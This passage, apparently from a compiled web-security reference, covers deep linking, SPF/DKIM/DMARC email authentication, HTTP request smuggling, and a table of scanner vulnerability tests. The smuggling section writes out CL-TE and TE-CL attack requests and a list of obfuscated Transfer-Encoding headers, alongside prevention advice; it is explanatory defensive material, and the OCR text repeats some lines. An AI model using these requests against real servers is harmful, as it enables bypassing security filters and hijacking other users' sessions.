Deep linking does this by specifying a custom URL scheme (iOS Universal Links) or an intent URL (on Android devices) that opens your app if it's already installed. Deep links can also be set to direct users to specific events or pages, which could tie into campaigns that you may want to run.

104.1 Why are deep links important?

Deep links produce a seamless user journey that reduces churn and increases the likelihood of an install. They let you make sophisticated campaigns while providing a better user experience, moving users onto your app in a single click.

Deep links also create the opportunity for easier incentivization. It's simple to persuade people to try a new experience when a potential prize or offer is sent to them via a retargeting campaign. For example, let's say you have a music app and want to promote a new album, so you allocate the budget to be spent on a popular website. However, you want the user to listen to the sample in-app, not just on the website (where they are only exposed to the album cover). Here you need a deep link to send them directly to the correct page in your app, offering a seamless user experience.

In-app deep linking can significantly increase your conversion rate and retention rate. Deep linking campaigns can be tracked and provide extra data points on how your campaign performs. If you'd like to learn more about this, you can read up on the effects of deep linking in campaigns here.

104.2 What are deferred deep links?

Deep links are a smart way to drive conversions while offering a positive user experience, but what happens if the user is deep linked into an app, they don't have installed? This is when deferred deep links come into play.

If a user clicks on a deep link and doesn't have the app installed, they can be deferred to the App Store instead. The genius of deferred deep linking is that when that user installs and opens up the app, they can still be sent to the in-app location where you initially wanted them to land. For example, this could be a specific level in your gaming app or a page from your product catalog for e-commerce.

104.3 Deep linking and Adjust

Deep linking may seem like a challenge but adjusting can help take care of them. You can create deep links, deploy them, and track the results in our dashboard, an additional but essential feature.

104.4 Adjust Deeplink Generator

Adjust made the Deeplink Generator with usability in mind, allowing you to create a deep link without any extra effort. The Deeplink Generator provides marketers with fully formed deep link URLs that work for both App Links (Android) and Universal Links (iOS), greatly reducing the hassle of implementing deep links yourself.

To use the tool, log in to your Adjust dashboard and open the Menu, where you'll see the 'Deeplink Generator' as an option. Click to open, and you'll find a page to input the information required to create your deep link. Then simply copy and paste into whichever campaign you've set up.

104.5 What advantages of deep linking?

Deep Links are links positioned within a website that allow you to bring a user to a specific resource or information of another website or app that is not present on the homepage.

To give an example, you can insert a link on an internet page that redirects the user to the page of a group on Facebook without necessarily passing through the Facebook homepage, and without the need to waste time logging in.

Deep links allow to promote of specific mobile content pages and pass-through custom data (like promo codes, etc.)

If you think about it, this tool is incredibly useful and effective.

If you have an online shop, or if you want people to buy a product from a site like Amazon, for example, you can create deep links that send the user directly to the product page in the Amazon App.

This leads the user to avoid wasting time wandering around other pages or on the homepage, taking the user straight to what interests him.

This system greatly reduces the steps that a customer needs to make them implement conversions.

105 Sender Policy Framework authentication | What is SPF?

Sender Policy Framework (SPF) is an email-authentication standard used to prevent spammers from sending messages that appear to come from a spoofed domain. It also helps to ensure that emails are delivered correctly – without being delivered to a recipient's spam box.

SPF works by allowing organizations to specify the mail servers that are authorized to send out emails from their domain. This prevents anybody from impersonating the organization using a malicious process called email spoofing.

It's important to remember that organizations often have several domains. Only some of those domains are used to send emails, however. Therefore, organizations need to leverage authentication that prevents cybercriminals from exploiting other domains to send emails that appear to come from them.

Any organization can publish authorized mail servers in the Domain Name Service (DNS) record by leveraging SPF, and this allows recipients to validate the origin of any emails received from them.

To permit this, the webmaster publishes the SPF information (a list of authorized mail servers) in the DNS TXT record. The receiving email server then checks that SPF record using an SPF record check, which looks up the SPF record to validate the sender's IP address.

“This prevents anybody from impersonating the organization using a malicious process called email spoofing”

105.1 What is an SPF record?

The SPF record is a list of authorized mail servers that a webmaster publishes to the DNS as a TXT record. This record permits any recipients to use a diagnostic tool (called the SPF record check) to validate the origin of an email. Setting up an SPF record is relatively easy, and it protects an organization against email spoofing attacks.

Once the SPF record has been set up, anybody who receives an email can check that it came from a server that has been authorized. If an email originates from a non-authorized domain, the server can treat the mail as spam and exclude it by either bouncing or rejecting it.

105.2 How does SPF protect against spam?

Having an SPF policy allows recipient email servers to verify the origin of an email. As a result, the recipient can check whether the email comes from the sender it claims to be from.

SPF authentication protects against email spoofing – a technique leveraged by cybercriminals to send out phishing emails and spam that appear to come from somebody else (the organization being spoofed).

SPF prevents sender address forgery by checking the envelope sender's IP address against the claimed sending domain. If the SPF check fails because the administrator has not authorized emails from that domain – the email will be treated as spam and will be bounced or rejected.

105.3 What happens when SPF fails?

When an SPF record check fails, the recipient is informed that the sender is not authorized to send an email from that domain. Then, the email server can reject or bounce the message.

During the diagnosis carried out by the SPF Record Check, the analysis may result in one of a few different messages. We have broken down these qualifiers below to explain them:

Pass. The SPF record designates the sender as authorized to send.

Fail. The SPF record designates the sender as not being allowed to send.

None. Unable to resolve the domain name in the DNS and/or unable to find the SPF record for the domain.

Neutral. The SPF record states that it is not asserting whether the IP address is authorized. SPF neutral can be interpreted as either a Pass or Fail depending on how the server is set up but is usually defaulted to fail.

Softfail. This is a weak failure message that indicates that the sender is probably not authorized, this message occurred when the domain has not set up a strong SPF policy that results in a hard failure.

Temperror. SPF check encountered a transient error usually caused by a DNS timeout. It will usually result in a retry later, as long as the retry policy on the client is set up properly.

Permerror. SPF check could not validate the published SPF record for the domain either because multiple SPF records were found on the domain, the SPF record is written incorrectly, the number of DNS lookups involved in the SPF check exceeded 10, the number of void lookups involved in the SPF check exceeded two.

105.4 Limitations of the SPF record check

An SPF check validates against the Return-Path value rather than the from header to determine the authenticity of an originating server. The Return-Path is the address used by recipient mail servers to communicate with the sender if there is a problem (to bounce an email, for example).

The problem with this is that an email recipient will see the fake From address in their email client if the email is delivered. Unfortunately, this can sometimes happen even if an email fails an SPF check depending on the receiving ISP (which makes the final decision). SPF's shortcoming has since been fixed by DMARC, a newer standard that addresses the problem by authenticating the From header instead.

Despite its shortcomings, it is always better to set up an SPF policy for your emails because it results in additional trust signals and increases the chances that an email will pass an ISP's checks to be successfully delivered rather than rejected or bounced.

105.5 How to check the SPF record for a domain

If you want to check and read a Sender Policy Framework record for a domain, the good news is that it is very straightforward. The SPF TXT record is stored in the DNS database and is bundled with the DNS lookup information so that anybody can access it. As a result, you can check it manually from inside your command prompt window:

1. Launch **Command prompt** (Start > Run > cmd)
2. Type **"nslookup -type=txt"** followed by a space and then the domain name. For example: "nslookup -type=txt google.com"
3. If an **SPF record has been attached** to the DNS, the result will look like this: "v=spf1 ip4:207.171.160.0/19 -all"
4. If **there are no results** or if there is no "v=spf1" property, there has been a problem retrieving the SPF record or one does not exist.

105.6 What is DKIM?

DomainKeys Identified Mail (DKIM) is another email authentication standard that is vital for protecting both domains against spoofing, and email recipients against spam and phishing emails. What many organizations may not realize, is that to fully optimize their email security they should leverage SPF, DKIM, and DMARC.

DKIM functions by ensuring the contents of emails haven't been compromised and can be trusted by the recipient. It was initially rolled out in 2007 and has been updated several times since then.

105.7 What is DMARC?

Domain-based Message Authentication, Reporting, and Conformance (DMARC) is a useful protocol that combines SPF and DKIM into a single coherent policy framework. In addition, it increases security by linking the sender's domain name with what is listed in the From header.

105.8 Which email authentication protocol should my organization use?

The only way to optimize your organization's email security is to leverage all three of these important protocols. They all serve slightly different purposes, and they provide the greatest level of security when used together.

Admittedly, setting up these standards for all your domains can be time-consuming, but it is highly important if you want to avoid sophisticated phishing attacks that lead to cyberattacks.

It is always a good idea to start by setting up an SPF record – it's the most straightforward, after all. Following that, you should seek to implement DKIM, and then DMARC.

By leveraging all three protocols, you'll ensure that messages can't easily be forged and that your inboxes don't receive dodgy spoofed emails that could cause serious repercussions, such as malware infection and data theft.

106 HTTP request smuggling

106.1 What Is HTTP Request Smuggling?

The term HTTP request smuggling (HRS) refers to techniques that interfere with how a website processes sequences of HTTP requests.


Request smuggling vulnerabilities are considered critical because they allow threat actors to bypass security controls. The actor then gains unauthorized access to sensitive information and directly compromises other users.

Many of today’s web applications use chains of HTTP servers between the application logic and users. Users send requests to a “front-end server”, which is also commonly referred to as a reverse proxy or load balancer. This server forwards user requests to one or multiple backend servers, which execute application logic.

An HRS attack becomes possible when the front-end and back-end servers disagree on the details of the HTTP protocol. The HTTP specification allows two methods of signaling the end of the HTTP request:

1. Using the Transfer-Encoding: chunked header
2. Using the Content-Length header

Threat actors may use both headers in a single request, hiding the second request in the body of the first request. This is how the second request is “smuggled”.



106.2 Attack enabled by HRS:

1. Session hijacking
2. Web cache poisoning
3. Bypassing a web application firewall (WAF)
4. Cross-site scripting (XSS)

106.3 How Does an HTTP Smuggling Request Attack Work?

During HRS attacks, actors exploit two HTTP headers:

1. **Content-Length Header** – defines the size of the request body in bytes.
2. **Transfer-Encoding Header** – sends the request body in chunks that are separated by a new line. Typically, the chunk ends with 0.


Here are the conditions that must be met for the attack to work:

The front-end server forwards multiple requests to a back-end server, using the same network connection.

The back end is in disagreement with the front end regarding where the message ends.

The ambiguous message sent by the attacker is interpreted by the back-end server as two individual HTTP requests.

The second request is designed to perform a malicious action, which cannot be accomplished by the first request.



As you can see in the above image, the top request, sent to the front-end server, is interpreted as 2 different requests by the backend server.

106.4 Which HTTP Features Make HTTP Request Smuggling Possible?

In the past, when HTTP/0.9 was the current version, smuggling was not possible. The only way to send 3 queries was by opening 3 TCP/IP connections to the server at the same time and each time asking for the targeted document.

In HTTP/1.1, the current version of the HTTP protocol, several new features allow bad behavior:

1. Keep Alive mode
2. Pipelined queries
3. Chunked queries and responses

Let's see how these features can be exploited, with a load balancer between the end user and the back-end server.

1. Keep Alive Mode


With this feature, we can open one TCP/IP connection and send more than one request over it. The goal of this is to retrieve all the assets coming with an HTML page faster, by reusing the TCP/IP connection opened for the document, avoiding the slow TCP/IP connection opening. Using keep-alive between HTTP servers and proxies (in the middleware or between the middleware and the backend) is less common.

2. Pipelining

The other big thing in HTTP/1.1 is pipelining. Pipelining means sending several queries before having the responses of these requests.

The communication between middleware and the back-end server is not using pipelining, but it does use keep-alive, and there lies a problem of HTTP Request Smuggling.

Sometimes the communication between these two does not use Keep-Alive and that is the first step in defending against HRS attacks. Eventually, the server is never expected to respond to all requests in a pipeline. You can get the first response with a Connection: close header, cutting the Keep-Alive connection right after the response as shown down below.



3. Chunks

Chunk transfer is another way of sending messages over the HTTP protocol. Instead of sending a full size of Content-Length, messages can be transferred in small chunks, each one announcing a size.

A special last chunk, an empty chunk, marks the end of the message. The important thing with chunks is that it is another way of manipulating the size of the message. Chunks can be used on HTTP responses (usually) but also on queries.

106.5 Types of HTTP Smuggling Attacks

There are three main ways to exploit HRS vulnerabilities:

	Front-End	Back-End
CL.TE	Content-Length	Transfer-Encoding
TE.CL	Transfer-Encoding	Content-Length
TE.TE	Transfer-Encoding	Transfer-Encoding

1. **CL-TE:** the front-end server uses the Content-Length header and the back-end server uses the Transfer-Encoding header.
2. **TE-CL:** the front-end server uses the Transfer-Encoding header and the back-end server uses the Content-Length header.

3. **TE-TE:** the front-end and back-end servers both support the Transfer-Encoding header, but one of the servers can be induced not to process it by obfuscating the header in some way.

1. CL-TE

In this case, the front-end server uses the Content-Length header and the back-end server uses the Transfer-Encoding header. We can perform a simple HTTP request smuggling attack as follows:

```
POST / HTTP/1.1
Host: vulnerable-website.com
Content-Length: 13
Transfer-Encoding: chunked
0
SMUGGLED
```

The front-end server processes the Content-Length header and determines that this request is 13 bytes long, up to the end of SMUGGLED. This request is forwarded on to the back-end server.

The back-end server processes the Transfer-Encoding header and treats the message body as using chunked encoding. It processes the first chunk, which is stated to be zero-length, and so is treated as terminating the request. The following bytes, SMUGGLED, are left unprocessed, and the back-end server will treat these as being the start of the next request in the sequence.

2. TE-CL

Here, the front-end server uses the Transfer-Encoding header and the back-end server uses the Content-Length header. We can perform a simple HTTP request smuggling attack as follows:

```
POST / HTTP/1.1
Host: vulnerable-website.com
Content-Length: 3
Transfer-Encoding: chunked

8
SMUGGLED
```

0

The front-end server processes the Transfer-Encoding header and treats the message body as using chunked encoding. It processes the first chunk, which is stated to be 8 bytes long, up to the start of the line following SMUGGLED. It processes the second chunk, which is stated to be zero-length, and so is treated as terminating the request. This request is forwarded to the back-end server.

The back-end server processes the Content-Length header and determines that the request body is 3 bytes long, up to the start of the line following 8. The following bytes, starting with SMUGGLED, are left unprocessed, and the back-end server will treat these as being the start of the next request in the sequence.

3. TE-TE Behavior: Obfuscating the TE Header

Here, the front-end and back-end servers both support the Transfer-Encoding header, but one of the servers can be induced not to process it by obfuscating the header in some way.

There are potentially endless ways to obfuscate the Transfer-Encoding header. For example:

Transfer-Encoding: xchunked

Transfer-Encoding: chunked

Transfer-Encoding: chunked

Transfer-Encoding: x

Transfer-Encoding: [tab]chunked

[space]Transfer-Encoding: chunked

X: X[\n] Transfer-Encoding: chunked

Transfer-Encoding: xchunked

Transfer-Encoding: chunked

Transfer-Encoding: chunked

Transfer-Encoding: x

Transfer-Encoding: [tab]chunked

[space]Transfer-Encoding: chunked

X: X[\n] Transfer-Encoding: chunked

Transfer-Encoding

: chunked

Transfer-Encoding

: chunked

Each of these techniques involves a subtle departure from the HTTP specification. Real-world code that implements a protocol specification rarely adheres to it with absolute precision, and it is common for different implementations to tolerate different variations from the specification.

To uncover a TE-TE vulnerability, it is necessary to find some variation of the Transfer-Encoding header such that only one of the front-end or back-end servers processes it, while the other server ignores it.

Depending on whether it is the front-end or the back-end server that can be induced not to process the obfuscated Transfer-Encoding header, the remainder of the attack will take the same form as for the CL-TE or TE-CL vulnerabilities already described.


106.6 Advanced HTTP Request Smuggling Attacks

Let’s review a few more advanced HRS attacks that exploit additional features of the HTTP/1.1 protocol.

Advanced HTTP Request Smuggling Attacks

Let’s review a few more advanced HRS attacks that exploit additional features of the HTTP/1.1 protocol.


Bypassing Security Filters



The first type of attack is bypassing security filters on a forbidden query labelled “Smuggle”.

In this type of attack, the Smuggle query is forbidden, but the first query is hiding it query from the middleware filters. Eventually, the Smuggle query is executed on the target behind the filters by the end server.


Replacement of Regular Response



he second type of attack is if the middleware is a cache server. The goal of the attack is cache poisoning, where the faked response is stored on the wrong cache entry. On a successful attack by First request, anyone requesting anything from the server would get Smuggle response. A successful attack will deface the responses for everybody, not only for the attacker. This attack could lead to Deny of Service for the servers.

Credentials Hijacking

The trick was to inject a partial query in the stream and wait for the regular user query, coming in the same backend connection and added to the partial request. It means the proxy is able to add some data in [+] to a TCP/IP connection with the backend that was unfinished in [-]. But the proxy does not know that two queries were sent. For the proxy, there was only one query and the response is already received.



This was a complex scheme, but for example, the Second request could contain a valid session that Smuggle did not have (cookies, HTTP Authentication). Also, this valid session was needed for Smuggle query to succeed. Credentials used in Second query are stolen (hijacked) for a Smuggle query.

Damages of such issues are very high (you can make a user perform unwanted POST actions, using his own credentials and rights).

106.7 HTTP Request Smuggling Prevention

There are several ways you can prevent an HTTP request smuggling attack.

1. Prioritizing TE over CL

To prevent TE:CL and CL:TE attacks, make sure that the transfer encoding header is prioritized over content length, whenever there is a request containing both content length and a transfer encoding chunked header.

2. Disallowing Requests with Both TE and CL and Double CL Headers

To prevent CL:CL, as well as TE:CL and CL:TE attacks, use this more effective alternative to prioritizing TE over CL. Any request that contains both headers will get a response of HTTP 400. HTTP requests containing multiple CL headers with varying length values can also be remediated with a response of HTTP 400. Alternatively, any duplicated field-value can be replaced with a single valid CL field.

3. Disallowing Malformed TE Headers and Correctly Processing Multiple TE Values

TE:TE smuggling attacks can occur when both the frontend and backend prioritize the TE header. Attackers can insert two TE headers, with one header being processed by the frontend and ignored by the backend and the other doing the

opposite. To prevent TE:TE attacks and ensures that multiple TE values are processed correctly, ensure that the following header variation types are rejected:

- Headers with no space before the value, “chunked”
- Headers with extra spaces
- Headers beginning with trailing characters
- Headers providing a value “chunk” instead of “chunked” (the server normalizes this as chunked encoding)
- Headers with multiple spaces before the value, “chunked”
- Headers with quoted values (whether single or double quotations)
- Headers with CRLF characters before the value, “chunked”
- Values with invalid characters

4. Making front-end server to realize ambiguous requests
5. Making the back-end server reject ambiguous requests and close the network connection
6. Disable reuse of back-end connections
7. Use HTTP/2 for back-end connections
8. Use the same web server software for front-end and back-end server
9. Prefer a WAF that has built-in mitigation to detect abnormal requests

107 Vulnerability Guide

Test name	Description	Detectable vulnerabilities
Broken JWT Authentication	Tests for secure implementation of JSON Web Token (JWT) in the application	Broken JWT Authentication
Broken SAML Authentication	Tests for secure implementation of SAML authentication in the application	Broken SAML Authentication
Brute Force Login	Tests for availability of commonly used credentials	Brute Force Login
Business Constraint Bypass	Tests if the limitation of number of retrievable items via an API call is configured properly	Business Constraint Bypass
Client-Side XSS *(DOM Cross-Site Scripting)*	Tests if various application DOM parameters are vulnerable to JavaScript injections	Reflective Cross-site scripting (rXSS) Persistent Cross-site scripting (pXSS)
Common Files Exposure	Tests if common files that should not be accessible are accessible	Exposed Common File
Cookie Security Check	Tests if the application uses and implements cookies with secure attributes	Sensitive Cookie in HTTPS Session Without Secure Attribute Sensitive Cookie Without HttpOnly Flag Sensitive Cookie Weak Session ID
Cross-Site Request Forgery (CSRF)	Tests application forms for vulnerable cross-site filling and submitting	Unauthorized Cross-Site Request Forgery (CSRF) Authorized Cross-Site Request Forgery (CSRF)
Cross-Site Scripting (XSS)	Tests if various application parameters are vulnerable to JavaScript injections	Reflective Cross-Site Scripting (rXSS) Persistent Cross-Site Scripting (pXSS)

Default Login Location	Tests if login form location in the target application is easy to guess and accessible	Default Login Location
Directory Listing	Tests if server-side directory listing is possible	Directory Listing
Email Header Injection	Tests if it is possible to send emails to other addresses through the target application mailing server, which can lead to spam and phishing	Email Header Injection
Exposed AWS S3 Buckets Details *(Open Buckets)*	Tests if exposed AWS S3 links lead to anonymous read access to the bucket	Exposed AWS S3 Buckets Details
Exposed Database Details *(Open Database)*	Tests if exposed database connection strings are open to public connections	Exposed Database Details Exposed Database Connection String
Full Path Disclosure (FPD)	Tests if various application parameters are vulnerable to exposure of errors that include full webroot path	Full Path Disclosure
Headers Security Check	Tests for proper Security Headers configuration	Misconfigured Security Headers Missing Security Headers Insecure Content Secure Policy Configuration
HTML Injection	Tests if various application parameters are vulnerable to HTML injection	HTML Injection
Improper Assets Management	Tests if older or development versions of API endpoints are exposed and can be used to get unauthorized access to data and privileges	Improper Assets Management
Insecure HTTP Method *(HTTP Method Fuzzer)*	Tests enumeration of possible HTTP methods for vulnerabilities	Insecure HTTP Method
Insecure TLS Configuration	Tests SSL/TLS ciphers and configurations for vulnerabilities	Insecure TLS Configuration
Known JavaScript Vulnerabilities *(JavaScript Vulnerabilities Scanning)*	Tests for known JavaScript component vulnerabilities	JavaScript Component with Known Vulnerabilities
Known WordPress Vulnerabilities *(WordPress Scan)*	Tests for known WordPress vulnerabilities and tries to enumerate a list of users	WordPress Component with Known Vulnerabilities
LDAP Injection	Tests if various application parameters are vulnerable to unauthorized LDAP access	LDAP Injection LDAP Error
Local File Inclusion (LFI)	Tests if various application parameters are vulnerable to loading of unauthorized local system resources	Local File Inclusion (LFI)
Mass Assignment	Tests if it is possible to create requests with additional parameters to gain privilege escalation	Mass Assignment
OS Command Injection	Tests if various application parameters are vulnerable to Operation System (OS) commands injection	OS Command Injection
Prototype Pollution	Tests if it is possible to inject properties into existing JavaScript objects	Prototype Pollution

Remote File Inclusion (RFI)	Tests if various application parameters are vulnerable to loading of unauthorized remote system resources	Remote File Inclusion (RFI)
Secret Tokens Leak	Tests for exposure of secret API tokens or keys in the target application	Secret Tokens Leak
Server-Side Template Injection (SSTI)	Tests if various application parameters are vulnerable to server-side code execution	Server Side Template Injection (SSTI)
Server-Side Request Forgery (SSRF)	Tests if various application parameters are vulnerable to internal resources access	Server Side Request Forgery (SSRF)
SQL Injection (SQLI)	SQL Injection tests vulnerable parameters for SQL database access	SQL Injection: Blind Boolean Based
		SQL Injection: Blind Time Based
		SQL Injection
		SQL Database Error Message in Response
Unrestricted File Upload	Tests if file upload mechanisms are validated properly and denies upload of malicious content	Unrestricted File Upload
Unsafe Date Range *(Date Manipulation)*	Tests if date ranges are set and validated properly	Unsafe Date Range
Unsafe Redirect	Tests if various application parameters are vulnerable to injection of a malicious link which can redirect a user without validation	Unsafe Redirect
User ID Enumeration	Tests if it is possible to collect valid user ID data by interacting with the target application	Enumerable Integer-Based ID
Version Control System Data Leak	Tests if it is possible to access Version Control System (VCS) resources	Version Control System Data Leak
XML External Entity Injection	Tests if various XML parameters are vulnerable to XML parsing of unauthorized external entities	XML External Entity Injection
Lack of Resources and Rate Limiting	Tests the maximum number of calls in particular time interval.	Lack of Resources and Rate Limiting

108 Response Status Codes

code	Description	How to fix
